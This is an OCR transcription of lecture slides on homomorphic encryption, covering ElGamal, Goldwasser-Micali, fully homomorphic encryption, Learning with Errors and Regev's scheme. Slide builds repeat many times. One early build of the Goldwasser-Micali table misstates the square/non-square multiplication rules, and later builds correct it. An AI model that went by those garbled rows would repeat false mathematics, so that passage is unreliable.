
$Enc(m_1) = (g^{r_1}, y^{r_1} \cdot m_1)$ X

$Enc(m_2) = (g^{r_2}, y^{r_2} \cdot m_2)$

$(g^{r_1+r_2}, y^{r_1+r_2} \cdot m_1 m_2)$ is an encryption of $m_1 m_2$

$= y^{r_1+r_2}$

ADDITIVE HOMOMORPHISM



ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N, y: non-square mod N


Secret key: factorization of N

$3^2 = 9 \pmod{11}$

$4^2 = 5 \pmod{11}$

9, 5 = squares mod 11

2 is a non-square mod 11




ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N, y: non-square mod N

Secret key: factorization of N

Enc(0): $r^2 \bmod N$, Enc(1): $y * r^2 \bmod N$



ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N, y: non-square mod N

Secret key: factorization of N


Enc(0): $r^2 \bmod N$, Enc(1): $y * r^2 \bmod N$

square (0) * square (0) = square (0)

non-square (1) * square (0) = non-square (1)

square (0) * non-square (1) = square (1)

non-square (1) * non-square (1) = non-square (0)



ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N, y: non-square mod N

Secret key: factorization of N

Enc(0): $r^2 \bmod N$, Enc(1): $y * r^2 \bmod N$


square (0) * square (0) = square (0)

non-square (1) * square (0) = non-square (1)

square (0) * non-square (1) = square (1)

non-square (1) * non-square (1) = non-square (0)

XOR-homomorphic: Just multiply the ciphertexts



ADDITIVE HOMOMORPHISM

$1 \oplus 0 = 1$

$1 \oplus 1 = 0$

$y \times sq \qquad y \times sq'$

ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N, y: non-square mod N

Secret key: factorization of N

$1 \oplus 0 = 1$

$1 \oplus 1 = 0$

y^{s_1} y^{s_2}

ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N, y: non-square mod N

Secret key: factorization of N

Enc(0): r^2 mod N, Enc(1): y * r^2 mod N

$1 \oplus 0 = 1$

$1 \oplus 1 = 0$

$y \times sq$ $y \times sq'$

ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N, y: non-square mod N

Secret key: factorization of N

Enc(0): r^2 mod N, Enc(1): y * r^2 mod N

square (0) * square (0) = square (0)

non-square (1) * square (0) = non-square (1) $1 \oplus 0 = 1$

square (0) * non-square (1) = non-square (1)

non-square (1) * non-square (1) = square (0) $1 \oplus 1 = 0$

$y \times sq$ $y \times sq'$

ADDITIVE HOMOMORPHISM

Goldwasser Micali Encryption

Public key: N, y: non-square mod N

Secret key: factorization of N

Enc(0): r^2 mod N, Enc(1): y * r^2 mod N

square (0) * square (0) = square (0)

non-square (1) * square (0) = non-square (1) $1 \oplus 0 = 1$

square (0) * non-square (1) = non-square (1)

non-square (1) * non-square (1) = square (0) $1 \oplus 1 = 0$

$y \times sq$ $y \times sq'$

XOR-homomorphic: Just multiply the ciphertexts

OTHER HE SCHEMES


- **Additively Homomorphic:**
  - Paillier
  - Damgard-Jurik (both addition of large numbers)

- **Additions + a single Multiplication:**
  - Boneh-Goh-Nissim (based on gap groups)
  - Gentry-Halevi-Vaikuntanathan (based on lattices)

- **HE with Large ciphertext blowup:**
  - Sander-Young-Yung


HOW ABOUT “FULLY”?

- **Many Attempts in the 90s and early 2000s**
  - E.g., Fellows-Koblitz using multivariate polynomial ideals
  - All broken! ☹



HOW ABOUT "FULLY"?

- **Many Attempts in the 90s and early 2000s**
  - E.g., Fellows-Koblitz using multivariate polynomial ideals
  - All broken! ☹
- **Breakthrough: Gentry '09**
  - Based on "ideal lattices"
  - However: inefficient and based on little-studied assumptions



HOW ABOUT "FULLY"?

- **Many Attempts in the 90s and early 2000s**
  - E.g., Fellows-Koblitz using multivariate polynomial ideals
  - All broken! ☹
- **Breakthrough: Gentry '09**
  - Based on "ideal lattices"
  - However: inefficient and based on little-studied assumptions
- **Second Generation FHE (2009-14)**
  - Based on well-studied, hard lattice problems (no ideals)
  - Efficiency gains ~ 7-8 orders of magnitude

FHE: The Big Picture

"Partially Homomorphic" (PHE) Encryption

[Gen09,DGH**V**10,SV10,B**V**11a,B**V**11b,BGV12,LT**V**12,GHS'12,…]


Evaluate "shallow" arithmetic circuits

FHE: The Big Picture

"Partially Homomorphic" (PHE) Encryption

[Gen09,DGH**V**10,SV10,B**V**11a,B**V**11b,BGV12,LT**V**12,GHS'12,…]

Evaluate "shallow" arithmetic circuits



EVAL

FHE: The Big Picture

"Partially Homomorphic" (PHE) Encryption

[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS'12,…]

Evaluate "shallow" arithmetic circuits

"Bootstrapping" [Gen09]

"Homomorphic enough" Encryption $\Rightarrow^*$ FHE

Homomorphic enough* = *Can evaluate its own Dec Circuit

FHE: The Big Picture

"Partially Homomorphic" (PHE) Encryption

[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS'12,…]

Evaluate "shallow" arithmetic circuits

"Bootstrapping" [Gen09]

"Homomorphic enough" Encryption $\Rightarrow^{*}$ FHE

Homomorphic enough* = *Can evaluate its own Dec Circuit

FHE

Mathematical Background


The Learning with Errors Problem

LEARNING WITH ERRORS

$$5\,s_1 + 6\,s_2 = 11$$

$$1\,s_1 + 2\,s_2 = 3$$

$$3\,s_1 + 1\,s_2 = 9$$




Find $\vec{s}$

(All equations modulo a prime number q)

LEARNING WITH ERRORS

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} = \begin{bmatrix} 11 \\ 3 \\ 9 \end{bmatrix}$$




Find $\vec{s}$

(All equations modulo a prime number q)

LEARNING WITH ERRORS

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} = \begin{bmatrix} 11 \\ 3 \\ 9 \end{bmatrix}$$




Find $\vec{s}$

(All equations modulo a prime number q)

LEARNING WITH ERRORS

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} = \begin{bmatrix} 11 \\ 3 \\ 9 \end{bmatrix}$$

Easy!




Gaussian Elimination

Find $\vec{s}$

How about:

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} + \begin{bmatrix} e_1 \\ e_2 \\ e_3 \end{bmatrix} = \begin{bmatrix} 13 \\ 2 \\ 9 \end{bmatrix}$$




Find $\vec{s}$

(where e_1, e_2, e_3 are "small" numbers)

LEARNING WITH ERRORS

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} = \begin{bmatrix} 11 \\ 3 \\ 9 \end{bmatrix}$$

Easy!




Gaussian Elimination

Find $\vec{s}$

How about:

$$\begin{bmatrix} 5 & 6 \\ 1 & 2 \\ 3 & 1 \end{bmatrix} \vec{s} + \begin{bmatrix} e_1 \\ e_2 \\ e_3 \end{bmatrix} = \begin{bmatrix} 13 \\ 2 \\ 9 \end{bmatrix}$$

(believed to be) very hard!



Find $\vec{s}$

(where e_1, e_2, e_3 are "small" numbers)


LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE: $(\mathbf{A},\ s\mathbf{A}+e)$

very hard!

Find s



($\mathbf{A}$ = n by m matrix // think of m >> n)

(s = n dimensional vector // LWE secret)

(e = m dimensional error vector with "small" entries)

(All numbers live in Z_q, the set of numbers modulo q // think of q as a moderately sized prime number)

LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE: $(\mathbf{A}, s\mathbf{A}+e)$ → Find s — **very hard!**

($\mathbf{A}$ = n by m matrix // think of m >> n)

(s = n dimensional vector // LWE secret)

(e = m dimensional error vector with "small" entries)

HOW HARD? Depends on the modulus / error ratio

- Insecure if modulus / error = q / $||e|| > 2^n$
- We will consider q / $||e|| = 2^{n^\varepsilon}$ for some small ε

LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE: $(A, sA+e)$

very hard!

Find s

(A = n by m matrix // think of m >> n)

(s = n dimensional vector // LWE secret)

(e = m dimensional error vector with "small" entries)

HOW HARD?

- Best algorithm (for our params): $2^{n^{0.99}}$ time for n vars [BKW'03]
- Even seems hard for quantum algorithms!

LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE: $(\mathbf{A}, s\mathbf{A}+e)$

very hard!

Find s

LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE: $(\mathbf{A}, s\mathbf{A}+e)$

very hard!

Find s

Decisional LWE:

$(\mathbf{A}, s\mathbf{A}+e)$ $\overset{c}{\approx}$ $(\mathbf{A}, \mathbf{b})$

(b uniformly random)

LEARNING WITH ERRORS (LWE)

[Regev05, following BFKL93, Ale03]

LWE: $(A, sA+e)$

very hard!

Find s

Decisional LWE:

$(A, sA+e)$ $\overset{c}{\approx}$ (A, b)

(b uniformly random)

Theorem: Decisional LWE is as hard as LWE.

LEARNING WITH ERRORS (LWE)

- **Decoding Random Linear Codes**
  (over the field Z_q with L_1 errors as opposed to Hamming errors)
- **Learning Noisy Linear Functions**
- **Hard Lattice Problems**
  (shortest vectors on n-dimensional lattices)

VARIANTS

- **Ring Learning with Errors (Ring LWE)**
  (works over a polynomial ring, leads to efficient and practical cryptosystems)

- **NTRU (stands for "Nth order truncated polynomial ring)**
  (also works over a polynomial ring)

- **Approximate Greatest Common Divisors**
  (works over very large integers, simple to describe but not so efficient)

How to Encrypt with LWE

BASIC SECRET-KEY ENCRYPTION [Regev05]

n = “security parameter”, q = “small” prime

- Secret key sk = Uniformly random vector $\mathbf{s} \in Z_q^n$

↗ n dimensional vector → $\sum a_i s_i = a_1 s_1 + a_2 s_2 + \ldots + a_n s_n$

$e + m \lfloor q/2 \rfloor$

BASIC SECRET-KEY ENCRYPTION [Regev05]

n = "security parameter", q = "small" prime

- Secret key sk = Uniformly random vector $\mathbf{s} \in Z_q^n$
- Encryption $Enc_s(m)$: // $m \in \{0,1\}$
  - Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m)$

n dimensional vector

$\sum a_i s_i = a_1 s_1 + a_2 s_2 + \ldots + a_n s_n$

$e + m \lfloor q/2 \rfloor$

BASIC SECRET-KEY ENCRYPTION [Regev05]

n = "security parameter", q = "small" prime

- Secret key sk = Uniformly random vector $\mathbf{s} \in Z_q^n$
- Encryption $Enc_s(m)$: // $m \in \{0,1\}$
  - Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m)$

n dimensional vector

$\sum a_i s_i = a_1 s_1 + a_2 s_2 + \ldots + a_n s_n$

// ciphertext indistinguishability = decisional LWE

$e + m \lfloor q/2 \rfloor$

BASIC SECRET-KEY ENCRYPTION [Regev05]

n = "security parameter", q = "small" prime

- Secret key sk = Uniformly random vector $\mathbf{s} \in Z_q^n$
- Encryption $Enc_s(m)$: // $m \in \{0,1\}$
  - Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m)$

// ciphertext indistinguishability = decisional LWE

- Decryption $Dec_s(\mathbf{c})$: Output $(b - \langle \mathbf{a}, \mathbf{s} \rangle \bmod q)$

BASIC SECRET-KEY ENCRYPTION [Regev05]

n = "security parameter", q = "small" prime

- Secret key sk = Uniformly random vector $\mathbf{s} \in Z_q^n$
- Encryption $Enc_s(m)$: // $m \in \{0,1\}$
  - Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m \lfloor q/2 \rfloor)$

// ciphertext indistinguishability = decisional LWE

- Decryption $Dec_s(\mathbf{c})$: Output $(b - \langle \mathbf{a}, \mathbf{s} \rangle \bmod q)$

BASIC SECRET-KEY ENCRYPTION [Regev05]

n = "security parameter", q = "small" prime

- Secret key sk = Uniformly random vector $\mathbf{s} \in Z_q^n$
- Encryption $Enc_s(m)$: // $m \in \{0,1\}$
  - Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m \lfloor q/2 \rfloor)$

// ciphertext indistinguishability = decisional LWE


- Decryption $Dec_s(\mathbf{c})$: Output $Round_{q/2}(b - \langle \mathbf{a}, \mathbf{s} \rangle \bmod q)$

// correctness of decryption as long as |e| < q/4

BASIC SECRET-KEY ENCRYPTION [Regev05]

n = “security parameter”, q = “small” prime

- Secret key sk = Uniformly random vector $\mathbf{s} \in Z_q^n$
- Encryption $Enc_s(m)$: // $m \in \{0,1\}$
  - Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m \lfloor q/2 \rfloor)$



$b - \langle a, s \rangle = e + m\lceil q/2 \rceil$

BASIC SECRET-KEY ENCRYPTION [Regev05]

n = “security parameter”, q = “small” prime

- Secret key sk = Uniformly random vector $\mathbf{s} \in Z_q^n$
- Encryption $Enc_s(m)$: // $m \in \{0,1\}$
  - Ciphertext $\mathbf{c} = (\mathbf{a}, b = \langle \mathbf{a}, \mathbf{s} \rangle + e + m \lfloor q/2 \rfloor)$

- *Additive Homomorphism (over Z_2)* : Easy (exercise!)
- *Multiplicative Homomorphism*: Much Harder [Brakerski-Vaikuntanathan’11,Brakerski-Gentry-Vaikuntanathan’12]

PUBLIC-KEY ENCRYPTION

[DGHV10, Rothblum'11]

Any Secret-key Homomorphic Encryption can be converted into a public-key encryption scheme.

PUBLIC-KEY ENCRYPTION

[DGHV10, Rothblum'11]
Any Secret-key Homomorphic Encryption can be converted into a public-key encryption scheme.

- **Idea**: Publish a bunch of encryptions of 0 (call them $c_1, c_2, \ldots, c_k$) and an encryption of 1 (call it c^*) in the **public key**

PUBLIC-KEY ENCRYPTION

[DGHV10, Rothblum'11]
Any Secret-key Homomorphic Encryption can be converted into a public-key encryption scheme.

- **Idea**: Publish a bunch of encryptions of 0 (call them $c_1, c_2, \ldots, c_k$) and an encryption of 1 (call it c^*) in the **public key**

- **To encrypt a 0**: pick a random subset of the 0 encryptions, and output their homomorphic sum.

PUBLIC-KEY ENCRYPTION

[DGHV10, Rothblum'11]
Any Secret-key Homomorphic Encryption can be converted into a public-key encryption scheme.

- **Idea**: Publish a bunch of encryptions of 0 (call them $c_1, c_2, \ldots, c_k$) and an encryption of 1 (call it c^*) in the **public key**
- **To encrypt a 0**: pick a random subset of the 0 encryptions, and output their homomorphic sum.
- **To encrypt a 1**: pick a random subset of the 0 encryptions, and c^*, and output their homomorphic sum.

Homomorphic Encryption

FHE: The Big Picture

